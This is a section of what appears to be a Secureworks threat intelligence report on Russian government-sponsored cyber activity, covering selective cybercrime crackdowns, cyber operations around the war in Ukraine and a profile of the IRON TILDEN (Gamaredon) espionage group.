
Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09

The Secureworks
View of the Threat




Russia

The Near Abroad and a Nod to the 'Problems' of Cybercrime

Main Motivations:

- ⚠ Espionage
- ⚠ Hybrid Warfare



01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

**Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus**

07

Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09

The Secureworks
View of the Threat

Russia

Russia's advanced cyber capabilities support the aims of its foreign policy to counter Western influence at home and on its near neighbors, and to advance Russia's position as a leader in world affairs. Russia regards the West, especially the North Atlantic Treaty Organization (NATO) alliance, as an ongoing and central threat to the national interests of the Russian Federation.

Combatting Cybercrime... Selectively

Following the Putin-Biden Summit in June 2021, Russia showed signs of dealing with its resident cybercriminals. In September 2021 part of the Meris botnet was sinkholed after it attacked Russian targets. In January 2022 the FSB arrested 14 alleged members of the GOLD SOUTHFIELD (REvil) ransomware group, and [in February](#)⁷⁴ Russian authorities shut down three carding forums, plus one selling RDP access to compromised environments, and arrested the CEO of a Russia-based domain registrar. However, these arrests have not had a significant impact on the cybercrime landscape, and for the most part Russia-based cybercriminals continue to operate with impunity so long as they do not target Russian interests. Cooperation with the U.S. essentially ceased following the invasion of Ukraine.

What the War in Ukraine has Revealed About Russia's Cyber Capabilities

In the run-up to the Russian invasion of Ukraine there were valid concerns that destructive cyber capabilities would be deployed on a wide-scale against Ukrainian critical infrastructure and spread beyond Ukraine's borders, as occurred with [NotPetya](#)⁷⁵ in 2017.

Those fears appeared unfounded as of late June, with the [wiper attack](#)⁷⁶ targeting Viasat being one of only a handful of examples of cyberattacks that had effects outside of Ukraine. Equally, there has been extensive coverage of disruptive attacks by hacktivists on both sides of the conflict, but their impact has been minor. For most Secureworks customers, especially those without operations in Ukraine or Russia, the impact has been very limited, with ransomware and other cybercriminal activity remaining a far greater threat.

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

**Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus**

07

Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09

The Secureworks
View of the Threat

However, the regular stream of [reporting](#)⁷⁷ from the Computer Emergency Response Team of Ukraine (CERT-UA) describes a steady cadence of cyber activity directed against Ukrainian targets. Some of this activity is [identifiably](#)⁷⁸ from Russian government-sponsored threat actors, [some of it](#)⁷⁹ from threat actors using cybercriminal tooling (although that may be to hide its origin), some of it from hacktivists, [some](#)⁸⁰ from the potentially Belarusian [MOONSCAPE](#)⁸¹

threat group, and some of it from [China](#)⁸². During a public presentation at the First conference in June 2022, CERT-UA revealed that it was tracking 43 threat groups and 1,306 cyber incidents so far in 2022. It is likely that the full effect of how Russian cyber capability has been used to support the military operations is not yet apparent to observers outside of Ukraine.



01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

**Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus**

07

Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09


The Secureworks
View of the Threat

CTU researchers have observed limited Russian threat group activity beyond what has been reported in open source. Of the Russian groups tracked by CTU researchers, [IRON TILDEN](#)⁸³ has been the most visible, conducting spear phishing attacks primarily against neighboring Ukraine but also against Latvia's Parliament in April.

IRON TILDEN Threat Group Profile

IRON TILDEN, also known as Gamaredon, has a history of conducting cyber espionage against Ukrainian targets of interest, primarily in the government and defense verticals. Active since at least 2013, the threat group's operations typically consist of aggressive spear phishing campaigns that utilize malicious VBA scripts inside attached Microsoft Word or Excel documents, designed to install information stealers on compromised hosts. IRON TILDEN sacrifices some operational security in favor of high tempo operations, meaning that its infrastructure is identifiable through re-use of specific Dynamic DNS providers, Russian hosting providers, and remote template injection techniques.


In November 2021, the Security Service of Ukraine (SSU) identified five IRON TILDEN members as officers in Russia's FSB federal security service. Targeting the Saeima (the Latvian parliament) aligns with the FSB's efforts to collect intelligence on countries surrounding Russia. Latvia has endorsed Ukraine's bid to join the European Union and passed measures that support Ukraine and condemn Russian hostilities. These actions could increase attention from foreign threat groups focused on espionage.



01 Letter From Our CTIO
02 Executive Summary and Key Findings
03 Ransomware Remains the Primary Strategic Threat
04 Ransomware Enablers: Loaders and Infostealers
05 Exploitation of Remote Services is Now the Most Common Access Vector
06 Hostile Government-Sponsored Actor Activity Shows a Regional Focus
07 Defense Evasion Offers Its Own Detection Opportunities
08 Conclusion
09 The Secureworks View of the Threat

Before the invasion, CTU researchers assessed that Russia would only launch direct disruptive attacks against organizations in NATO member countries if there was a drastic escalation in tensions. That assessment remains unchanged. There remains the possibility that attacks targeting

Ukraine have a broader impact, as was the case with the Viasat wiper attack. However, Russia is likely attempting to calibrate its activity to avoid collateral damage that might provoke a more direct international response.



01 Letter From Our CTIO
02 Executive Summary and Key Findings
03 Ransomware Remains the Primary Strategic Threat
04 Ransomware Enablers: Loaders and Infostealers
05 Exploitation of Remote Services is Now the Most Common Access Vector
06 Hostile Government-Sponsored Actor Activity Shows a Regional Focus
07 Defense Evasion Offers Its Own Detection Opportunities
08 Conclusion
09 The Secureworks View of the Threat




Figure 34 (cont.). Russian threat groups tracked by CTU researchers. (Source: Secureworks)

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

**Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus**

07

Defense Evasion Offers Its
Own Detection Opportunities

